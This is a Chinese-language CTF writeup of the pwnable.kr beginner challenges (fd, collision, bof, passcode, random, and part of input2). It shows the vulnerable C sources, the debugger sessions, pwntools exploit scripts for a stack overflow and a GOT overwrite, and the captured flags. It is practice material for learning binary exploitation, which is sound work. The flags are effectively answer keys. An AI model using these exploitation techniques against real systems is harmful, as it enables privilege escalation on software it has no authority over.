Pwnable.kr 刷题记录
这个靶场早有耳闻:https://pwnable.kr/play.php,循序渐进
Toddler’s Bottle
fd
Mommy! what is a file descriptor in Linux?
- try to play the wargame your self but if you are ABSOLUTE beginner, follow this tutorial link: https://youtu.be/971eZhMHQQw
ssh fd@pwnable.kr -p2222 (pw:guest)
第一题就把内容全写一下吧:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
ssh fd@pwnable.kr -p2222
fd@pwnable.kr's password:
██     ██ ███████ ██       ██████  ██████  ███    ███ ███████     ████████  ██████
██     ██ ██      ██      ██      ██    ██ ████  ████ ██             ██    ██    ██
██  █  ██ █████   ██      ██      ██    ██ ██ ████ ██ █████          ██    ██    ██
██ ███ ██ ██      ██      ██      ██    ██ ██  ██  ██ ██             ██    ██    ██
 ███ ███  ███████ ███████  ██████  ██████  ██      ██ ███████        ██     ██████


██████  ██     ██ ███    ██  █████  ██████  ██      ███████    ██   ██ ██████
██   ██ ██     ██ ████   ██ ██   ██ ██   ██ ██      ██         ██  ██  ██   ██
██████  ██  █  ██ ██ ██  ██ ███████ ██████  ██      █████      █████   ██████
██      ██ ███ ██ ██  ██ ██ ██   ██ ██   ██ ██      ██         ██  ██  ██   ██
██       ███ ███  ██   ████ ██   ██ ██████  ███████ ███████ ██ ██   ██ ██   ██


Admin: daehee (daehee87@khu.ac.kr)
Please note that server is under renewal/update.
Please don't brute-force the resource, be kind to other users.
Installed Tools: pwndbg, qemu, python2, python3
(let admin know if some essential tool is missing)
**IMPORTANT: stuff under /tmp can be erased. "/usr/local/bin/cleanup_tmp.sh" runs every 24H **
fd@ubuntu:~$ ls
fd  fd.c  flag
fd@ubuntu:~$ cat flag
cat: flag: Permission denied
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
主要是利用给的fd,要求看懂C语言代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        // 检查命令行参数:必须传入至少一个参数 argv[1]
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }

        // 将传入的字符串转为整数,并减去 0x1234(十进制 4660)
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;

        // 从文件描述符 fd 读取最多 32 字节到 buf 中
        // 若 fd=0,此处等价于等待用户输入(或接收管道数据)
        len = read(fd, buf, 32);

        // 严格比较 buf 内容是否为 "LETMEWIN\n"(注意必须包含换行符)
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");

                // 该二进制文件通常被设置了 setgid 位(chmod g+s),且属于能读取 flag 的特殊用户组。
                // setregid() 将真实组ID(RGID)和有效组ID(EGID)都设为当前 EGID
                setregid(getegid(), getegid());
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;
}
1
2
3
4
5
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
Mama! Now_I_understand_what_file_descriptors_are!
fd@ubuntu:~$
flag:Mama! Now_I_understand_what_file_descriptors_are!
collision
Daddy told me about cool MD5 hash collision today. I wanna do something like that too!
ssh col@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    // 强制转换为整型指针,地址和值都没变化,只是告诉系统,按整数方式读取。
        int* ip = (int*)p;
        int i;
        int res=0;
    //int是4字节存储的,所以每次循环读取4字节,累加
        for(i=0; i<5; i++){
            // ip[i]   等价于   *(ip + i)之前的学习讲过的ip就是数组地址
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
    //至少有一个参数
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
    //若参数长度不是20
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }
	// 把参数传入上面的函数里,值与hashcode相等就读取flag
        if(hashcode == check_password( argv[1] )){
                setregid(getegid(), getegid());
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
感觉都是在考察C语言,我都忘了好几年了。
我们要传入一个值,20字节长,每4字节是一个整数,5个字节加起来等于0x21DD09EC
先随便输入4个,然后另一个多退少补。比如前4个都是0x01010101
1
2
3
4
>>> 0x21DD09EC - 0x01010101 *4
500762088
>>> hex(500762088)
'0x1dd905e8'
最后一个是0x1dd905e8
由于是小端序,低位要放在低地址,所以这5片都要倒过来,顺序无所谓。由于有不可打印字符,所以用Python传参:
1
./col $(python3 -c "import sys; sys.stdout.buffer.write(b'\xe8\x05\xd9\x1d' + b'\x01'*16)")
或者这样,顺序无所谓,反正都会加在一起。
1
./col $(python3 -c "import sys; sys.stdout.buffer.write(b'\x01\x01\x01\x01'+b'\xe8\x05\xd9\x1d' + b'\x01'*12)")
flag:Two_hash_collision_Nicely
bof
Nana told me that buffer overflow is one of the most common software vulnerability. Is that true?
ssh bof@pwnable.kr -p2222 (pw: guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                setregid(getegid(), getegid());
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
1
2
3
4
5
6
7
8
9
bof@ubuntu:~$ checksec bof
[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
[*] '/home/bof/bof'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
这题是栈溢出,但不是自己rop到system,而是把栈里面的0xdeadbeef覆写成0xcafebabe
有个readme:
1
2
3
4
bof@ubuntu:~$ ls
bof  bof.c  readme
bof@ubuntu:~$ cat readme
bof binary is running at "nc 0 9000" under bof_pwn privilege. get shell and read flag
程序开在本地9000端口
调试如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
pwndbg> stack 24
00:0000│ esp 0xffffd4e0 —▸ 0xffffd4fc ◂— 'AAAA'
01:0004│-044 0xffffd4e4 ◂— 0xffffffff
02:0008│-040 0xffffd4e8 —▸ 0x56555034 ◂— 6
03:000c│-03c 0xffffd4ec —▸ 0x5655620a (func+13) ◂— add ebx, 0x2df6
04:0010│-038 0xffffd4f0 —▸ 0xf7ffd608 (_rtld_global+1512) —▸ 0xf7fc6000 ◂— 0x464c457f
05:0014│-034 0xffffd4f4 ◂— 0x20 /* ' ' */
06:0018│-030 0xffffd4f8 ◂— 0
07:001c│ eax 0xffffd4fc ◂— 'AAAA'
08:0020│-028 0xffffd500 ◂— 0
09:0024│-024 0xffffd504 ◂— 0
0a:0028│-020 0xffffd508 ◂— 0x1000000
0b:002c│-01c 0xffffd50c ◂— 0xb /* '\x0b' */
0c:0030│-018 0xffffd510 —▸ 0xf7fc4540 (__kernel_vsyscall) ◂— push ecx
0d:0034│-014 0xffffd514 ◂— 0
0e:0038│-010 0xffffd518 —▸ 0xf7d954be ◂— '_dl_audit_preinit'
0f:003c│-00c 0xffffd51c ◂— 0xc6a3900
10:0040│-008 0xffffd520 —▸ 0xf7fa7000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
11:0044│-004 0xffffd524 —▸ 0xffffd614 —▸ 0xffffd75a ◂— '/home/bof/bof'
12:0048│ ebp 0xffffd528 —▸ 0xffffd548 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 —▸ 0x56555000 ◂— ...
13:004c│+004 0xffffd52c —▸ 0x565562c5 (main+40) ◂— add esp, 0x10
14:0050│+008 0xffffd530 ◂— 0xdeadbeef
15:0054│+00c 0xffffd534 —▸ 0xf7fbe66c —▸ 0xf7ffdba0 —▸ 0xf7fbe780 —▸ 0xf7ffda40 ◂— ...
16:0058│+010 0xffffd538 —▸ 0xf7fbeb30 —▸ 0xf7d97cc6 ◂— 'GLIBC_PRIVATE'
17:005c│+014 0xffffd53c —▸ 0x565562b3 (main+22) ◂— add eax, 0x2d4d
距离是52,填入52个垃圾字符,再写入0xcafebabe就行,这题还有一点,我在调试的时候,直接执行是输出一句”overflow me : “,但是远程时,是先让我输入:
1
2
3
4
5
6
7
bof@ubuntu:~$ nc 0 9000
ls
overflow me : Nah..

bof@ubuntu:~$ ./bof
overflow me : ls
Nah..
所以脚本里面要直接发送payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
bof@ubuntu:~$ python3
Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> io = remote('0.0.0.0',9000)
[x] Opening connection to 0.0.0.0 on port 9000
[x] Opening connection to 0.0.0.0 on port 9000: Trying 0.0.0.0
[+] Opening connection to 0.0.0.0 on port 9000: Done
>>> payload = b'K'*52 + p32(0xcafebabe)
>>> io.sendline(payload)
>>> io.interactive()
[*] Switching to interactive mode
ls
bof
bof.c
flag
log
super.pl
whoami
bof_pwn
cat flag
Daddy_I_just_pwned_a_buff3r!
flag:Daddy_I_just_pwned_a_buff3r!
passcode
Mommy told me to make a passcode based login system. My first trial C implementation compiled without any error! Well, there were some compiler warnings, but who cares about that?
ssh passcode@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
passcode@ubuntu:~$ tree
.
├── a
│   └── a.out
├── flag
├── passcode
└── passcode.c

1 directory, 4 files
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
#include <stdio.h>
#include <stdlib.h>

void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", &passcode1);
        fflush(stdin);
		// 说32比特可以暴破,8位数字
        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", &passcode2);

        printf("checking...\n");
    	// 比对两个密码的预定值
        if(passcode1==123456 && passcode2==13371337){
                printf("Login OK!\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.1 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
两个文件功能一样,但是又有不一样的地方:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
passcode@ubuntu:~$ checksec passcode
[*] '/home/passcode/passcode'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
passcode@ubuntu:~$ checksec a/a.out
[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
[*] '/home/passcode/a/a.out'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
a.out可以输入账密的,但是flag不在他的目录,没有cp,mv权限。
a.out报错:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
[Attaching after Thread 0x7ffff7d83740 (LWP 827536) vfork to child process 827822]
[New inferior 2 (process 827822)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 827536 after child exec]
[Inferior 1 (process 827536) detached]
process 827822 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7d83740 (LWP 827822) vfork to child process 827823]
[New inferior 3 (process 827823)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 827822 after child exec]
[Inferior 2 (process 827822) detached]
process 827823 is executing new program: /usr/bin/cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
/bin/cat: flag: No such file or directory
[Inferior 3 (process 827823) exited with code 01]
Now I can safely trust you that you have credential :)
passcode调试崩掉:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
pwndbg>
enter passcode2 : 13371337

Program received signal SIGSEGV, Segmentation fault.
0xf7db0f80 in __vfscanf_internal (s=<optimized out>, format=<optimized out>, argptr=<optimized out>, mode_flags=<optimized out>) at ./stdio-common/vfscanf-internal.c:1896
1896    ./stdio-common/vfscanf-internal.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
───────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────────────────────────────────────────────
*EAX  0xcc07c9
*EBX  0x40
*ECX  0xff9ae5e4 ◂— 0x9411af00
*EDX  0x9411af00
*EDI  0xff9ae5e8 —▸ 0xff9ae650 —▸ 0xf7f7d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
*ESI  9
*EBP  0xff9ae5b8 —▸ 0xff9ae608 —▸ 0xff9ae618 ◂— 0x1e240
*ESP  0xff9adf90 —▸ 0xf7f7dda0 (_IO_2_1_stdout_) ◂— 0xfbad2a84
*EIP  0xf7db0f80 (__vfscanf_internal+19248) ◂— mov dword ptr [edx], eax
────────────────────────────────────────────────────────────[ DISASM / i386 / set emulate off ]─────────────────────────────────────────────────────────────
 ► 0xf7db0f80 <__vfscanf_internal+19248>    mov    dword ptr [edx], eax     <Cannot dereference [0x9411af00]>
a能执行,但是没有不在flag目录里。passcode调试崩掉是因为把 EAX 的值写入 EDX 指向的内存时,edx存的地址是非法的。
这怎么可能,源代码用的是&passcode2啊。问了AI,说是二进制文件跟源码不是一套,wcnm
二进制程序login函数用的是scanf("%d", passcode2);,
这道题我是没太懂的,有一篇wp极其清楚:Writeups Kunull.net
这题没开PIE,name的初始化区域在ebp-0x70,而login里面两个scanf是在ebp-0x10的位置。复用了栈空间。
0x70=112,name是100长度,所以末端距离ebp还有12的距离,而passcode1是0x10=16距离,name的后4字节内容被passcode1当地址写入了。
源代码里还有一个很突兀的fflush(stdin);,这里的思路是name最后4字节写这个fflush的地址,passcode1呢就输入system地址,这样就把system写入了fflush,等到执行fflush的时候,就会执行system了。
汇编一下login:获取fflush和system的地址:
1
pwndbg> disassemble login
这里的地址不能信,这是代码段的地址,因为还没有执行,所以got表没更新真实地址。
这里用三种方式都能获取到fflush的got表地址:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/passcode/passcode:
GOT protection: Partial RELRO | Found 10 GOT entries passing the filter
[0x804c00c] __libc_start_main@GLIBC_2.34 -> 0xf7d5f560 (__libc_start_main) ◂— endbr32
[0x804c010] printf@GLIBC_2.0 -> 0xf7d95a90 (printf) ◂— endbr32
[0x804c014] fflush@GLIBC_2.0 -> 0x8049066 (fflush@plt+6) ◂— push 0x10
[0x804c018] __stack_chk_fail@GLIBC_2.4 -> 0x8049076 (__stack_chk_fail@plt+6) ◂— push 0x18
[0x804c01c] getegid@GLIBC_2.0 -> 0x8049086 (getegid@plt+6) ◂— push 0x20 /* 'h ' */
[0x804c020] puts@GLIBC_2.0 -> 0xf7db12a0 (puts) ◂— endbr32
[0x804c024] system@GLIBC_2.0 -> 0x80490a6 (system@plt+6) ◂— push 0x30 /* 'h0' */
[0x804c028] exit@GLIBC_2.0 -> 0x80490b6 (exit@plt+6) ◂— push 0x38 /* 'h8' */
[0x804c02c] setregid@GLIBC_2.0 -> 0x80490c6 (setregid@plt+6) ◂— push 0x40 /* 'h@' */
[0x804c030] __isoc99_scanf@GLIBC_2.7 -> 0xf7d96c60 (__isoc99_scanf) ◂— endbr32
还有系统命令:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
passcode@ubuntu:~$ objdump -R passcode

passcode:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804bff8 R_386_GLOB_DAT    __gmon_start__@Base
0804bffc R_386_GLOB_DAT    stdin@GLIBC_2.0
0804c00c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.34
0804c010 R_386_JUMP_SLOT   printf@GLIBC_2.0
0804c014 R_386_JUMP_SLOT   fflush@GLIBC_2.0
0804c018 R_386_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0804c01c R_386_JUMP_SLOT   getegid@GLIBC_2.0
0804c020 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804c024 R_386_JUMP_SLOT   system@GLIBC_2.0
0804c028 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804c02c R_386_JUMP_SLOT   setregid@GLIBC_2.0
0804c030 R_386_JUMP_SLOT   __isoc99_scanf@GLIBC_2.7
还有readelf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
passcode@ubuntu:~$ readelf -r passcode

Relocation section '.rel.dyn' at offset 0x430 contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804bff8  00000806 R_386_GLOB_DAT    00000000   __gmon_start__
0804bffc  00000a06 R_386_GLOB_DAT    00000000   stdin@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x440 contains 10 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c00c  00000107 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.34
0804c010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804c014  00000307 R_386_JUMP_SLOT   00000000   fflush@GLIBC_2.0
0804c018  00000407 R_386_JUMP_SLOT   00000000   __stack_chk_fail@GLIBC_2.4
0804c01c  00000507 R_386_JUMP_SLOT   00000000   getegid@GLIBC_2.0
0804c020  00000607 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804c024  00000707 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804c028  00000907 R_386_JUMP_SLOT   00000000   exit@GLIBC_2.0
0804c02c  00000b07 R_386_JUMP_SLOT   00000000   setregid@GLIBC_2.0
0804c030  00000c07 R_386_JUMP_SLOT   00000000   __isoc99_scanf@GLIBC_2.7
这里一直失败,才知道执行login函数里面的system并不是system的地址,而是从前面各种准备工作开始的。比如setgid之类的代码。 反汇编代码:
1
2
3
4
5
6
7
8
9
# gdb里面反汇编login函数
disass login

# -d 反汇编,-M intel 使用 intel 语法(更易读),--disassemble 指定反汇编的函数
objdump -d --disassemble=login ./passcode -M intel

# -d 反汇编,-M intel 使用 intel 语法(更易读),-A 显示行数
objdump -d ./passcode -M intel | grep -A 100 "<login>:"
不论哪种方法,login段这里很重要,if函数就是cmp(比较)与jne(跳转)的组合。 第1行是与0x1e240(123456)比较,失败就执行下一行 jne,成功就跳过下一行的 jne 第2行同理,成功的话就跳过 jne,可以看到两个jne都是跳到0x80492ce,我们需要跳转到成功代码块,就是第二个jne的下一行,也就是地址0x804928f ,这里会完成各种权限提升,和读取flag操作。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
 804927d:       81 7d f0 40 e2 01 00    cmp    DWORD PTR [ebp-0x10],0x1e240
 8049284:       75 48                   jne    80492ce <login+0xd8>
 8049286:       81 7d f4 c9 07 cc 00    cmp    DWORD PTR [ebp-0xc],0xcc07c9
 804928d:       75 3f                   jne    80492ce <login+0xd8>
 804928f:       83 ec 0c                sub    esp,0xc
 8049292:       8d 83 3d e0 ff ff       lea    eax,[ebx-0x1fc3]
 8049298:       50                      push   eax
 8049299:       e8 f2 fd ff ff          call   8049090 <puts@plt>
 804929e:       83 c4 10                add    esp,0x10
 80492a1:       e8 da fd ff ff          call   8049080 <getegid@plt>
 80492a6:       89 c6                   mov    esi,eax
 80492a8:       e8 d3 fd ff ff          call   8049080 <getegid@plt>
 80492ad:       83 ec 08                sub    esp,0x8
 80492b0:       56                      push   esi
 80492b1:       50                      push   eax
 80492b2:       e8 09 fe ff ff          call   80490c0 <setregid@plt>
 80492b7:       83 c4 10                add    esp,0x10
 80492ba:       83 ec 0c                sub    esp,0xc
 80492bd:       8d 83 47 e0 ff ff       lea    eax,[ebx-0x1fb9]
 80492c3:       50                      push   eax
 80492c4:       e8 d7 fd ff ff          call   80490a0 <system@plt>
 80492c9:       83 c4 10                add    esp,0x10
 80492cc:       eb 1c                   jmp    80492ea <login+0xf4>
 80492ce:       83 ec 0c                sub    esp,0xc
脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
passcode@ubuntu:~$ python
Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> io = process('./passcode')
[x] Starting local process './passcode'
[+] Starting local process './passcode': pid 1614511
>>> elf = ELF('./passcode')
[*] '/home/passcode/passcode'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
>>> fflush = elf.got['fflush']
>>> sys = 0x804928f
>>> io.recvline()
b"Toddler's Secure Login System 1.1 beta.\n"
>>> payload = b'K'*96  + p32(fflush)
>>> io.sendline(payload)
>>> io.recvline()
b'enter you name : Welcome KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK\x14\xc0\x04\x08!\n'
>>> io.sendline(str(sys))
<stdin>:1: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
>>> io.recvall()
[x] Receiving all data
[x] Receiving all data: 0B
[*] Process './passcode' stopped with exit code 0 (pid 1614511)
[x] Receiving all data: 125B
[+] Receiving all data: Done (125B)
b'enter passcode1 : Login OK!\ns0rry_mom_I_just_ign0red_c0mp1ler_w4rning\nNow I can safely trust you that you have credential :)\n'
flag:s0rry_mom_I_just_ign0red_c0mp1ler_w4rning
tips:IDA里面伪代码是这样的:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
int login()
{
  __gid_t v0; // esi
  __gid_t v1; // eax
  int v3; // [esp+8h] [ebp-10h]
  int v4; // [esp+Ch] [ebp-Ch]

  printf("enter passcode1 : ");
  __isoc99_scanf("%d");
  fflush(stdin);
  printf("enter passcode2 : ");
  __isoc99_scanf("%d");
  puts("checking...");
  if ( v3 != 123456 || v4 != 13371337 )
  {
    puts("Login Failed!");
    exit(0);
  }
  puts("Login OK!");
  v0 = getegid();
  v1 = getegid();
  setregid(v1, v0);
  return system("/bin/cat flag");
}
可以看到if成功块是第19行的puts("Login OK!");。
如果对着puts("Login OK!");行按tab,定位汇编,会定位到调用puts函数的汇编,而之前的压参数等操作不好确认。此时Ctrl A全选伪代码,右键选择:Copy to assembly,就可以把对应伪代码贴到汇编窗口,一一对应,能够精确显示puts("Login OK!");代码是从哪一个地址开始的:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
.text:0804928F ; 19:   puts("Login OK!");
.text:0804928F                 sub     esp, 0Ch
.text:08049292                 lea     eax, (aLoginOk - 804C000h)[ebx] ; "Login OK!"
.text:08049298                 push    eax             ; s
.text:08049299                 call    _puts
.text:0804929E ; 20:   v0 = getegid();
.text:0804929E                 add     esp, 10h
.text:080492A1                 call    _getegid
.text:080492A6                 mov     esi, eax
.text:080492A8 ; 21:   v1 = getegid();
.text:080492A8                 call    _getegid
.text:080492AD ; 22:   setregid(v1, v0);
.text:080492AD                 sub     esp, 8
.text:080492B0                 push    esi             ; egid
.text:080492B1                 push    eax             ; rgid
.text:080492B2                 call    _setregid
.text:080492B7 ; 23:   return system("/bin/cat flag");
.text:080492B7                 add     esp, 10h
.text:080492BA                 sub     esp, 0Ch
.text:080492BD                 lea     eax, (aBinCatFlag - 804C000h)[ebx] ; "/bin/cat flag"
.text:080492C3                 push    eax             ; command
.text:080492C4                 call    _system
.text:080492C9                 add     esp, 10h
.text:080492CC                 jmp     short loc_80492EA
.text:080492CE ; ---------------------------------------------------------------------------
成功地址也是0x0804928F
random
Daddy, teach me how to use random value in programming!
ssh random@pwnable.kr -p2222 (pw:guest)
source code :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#include <stdio.h>

int main(){
        unsigned int random;
        random = rand();        // random value!

        unsigned int key=0;
        scanf("%d", &key);

        if( (key ^ random) == 0xcafebabe ){
                printf("Good!\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag");
                return 0;
        }

        printf("Wrong, maybe you should try 2^32 cases.\n");
        return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
random@ubuntu:~$ checksec random
[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
[*] '/home/random/random'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
random@ubuntu:~$ ./random
111
Wrong, maybe you should try 2^32 cases.
看样子是猜随机数,gdb调试一下发现不能直接输入0xcafebabe的十进制,有个异或在。scp下载到本地
scp -P 2222 random@pwnable.kr:/home/random/random C:\Users\Tajang\Desktop\
打算用IDA Pro看一下,才想起来有源码。不知道怎么做,随机的跟什么异或啊,又不是php那种==有弱比较。
查了一下明白了,rand并非是真随机,是伪随机,是算出来的。给的种子不同,算出来的值也不同。种子需要用srand函数设置。这里没有设置,那rand函数默认用的种子是1,那么生成的随机数序列就是根据1算出来的。这个源码,全世界所有电脑运行出来的随机数序列都是一样的。
例子:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
#include <stdio.h>
#include <stdlib.h>

int main(){
    unsigned int random1,random2,random3;

    random1 = rand();
    random2 = rand();
    random3 = rand();
    printf("不设置种子\n");
    printf("%d\n%d\n%d\n\n", random1, random2, random3);

    unsigned int a,b,c;
    srand(1);
    a = rand();
    b = rand();
    c = rand();
    printf("设置种子为1\n");
    printf("%d\n%d\n%d\n\n", a, b, c);

    unsigned int x,y,z;
    srand(2);
    x = rand();
    y = rand();
    z = rand();
    printf("设置种子为2\n");
    printf("%d\n%d\n%d\n", x, y, z);
}
output :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
不设置种子
1804289383
846930886
1681692777

设置种子为1
1804289383
846930886
1681692777

设置种子为2
1505335290
1738766719
190686788
可以看到区别,不设置种子与种子1,序列一样的。这里直接计算0xcafebabe xor 1804289383就是key
脚本:
1
2
3
4
5
6
7
8
9
10
random@ubuntu:~$ python
Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(1804289383 ^ 0xcafebabe)
2708864985
>>> quit()
random@ubuntu:~$ ./random
2708864985
Good!
m0mmy_I_can_predict_rand0m_v4lue!
input2
Mom? how can I pass my input to a computer program?
ssh input2@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
        printf("Welcome to pwnable.kr\n");
        printf("Let's see if you know how to give input to program\n");
        printf("Just give me correct inputs then you will get the flag :)\n");

        // argv
        // 需100个参数,argv[65]是空字节,argv[66]是空格换行回车
        if(argc != 100) return 0;
        if(strcmp(argv['A'],"\x00")) return 0;
        if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
        printf("Stage 1 clear!\n");

        // stdio
        // 像输入写入4字节等于\x00\x0a\x00\xff,向错误写入\x00\x0a\x00\xff
        // memcmp 相等返回0
        char buf[4];
        read(0, buf, 4);
        if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
        read(2, buf, 4);
        if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
        printf("Stage 2 clear!\n");

        // env
        // 设置一个环境变量:变量名\xde\xad\xbe\xef (0xdeadbeef),变量值:\xca\xfe\xba\xbe (0xcafebabe)
        if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
        printf("Stage 3 clear!\n");

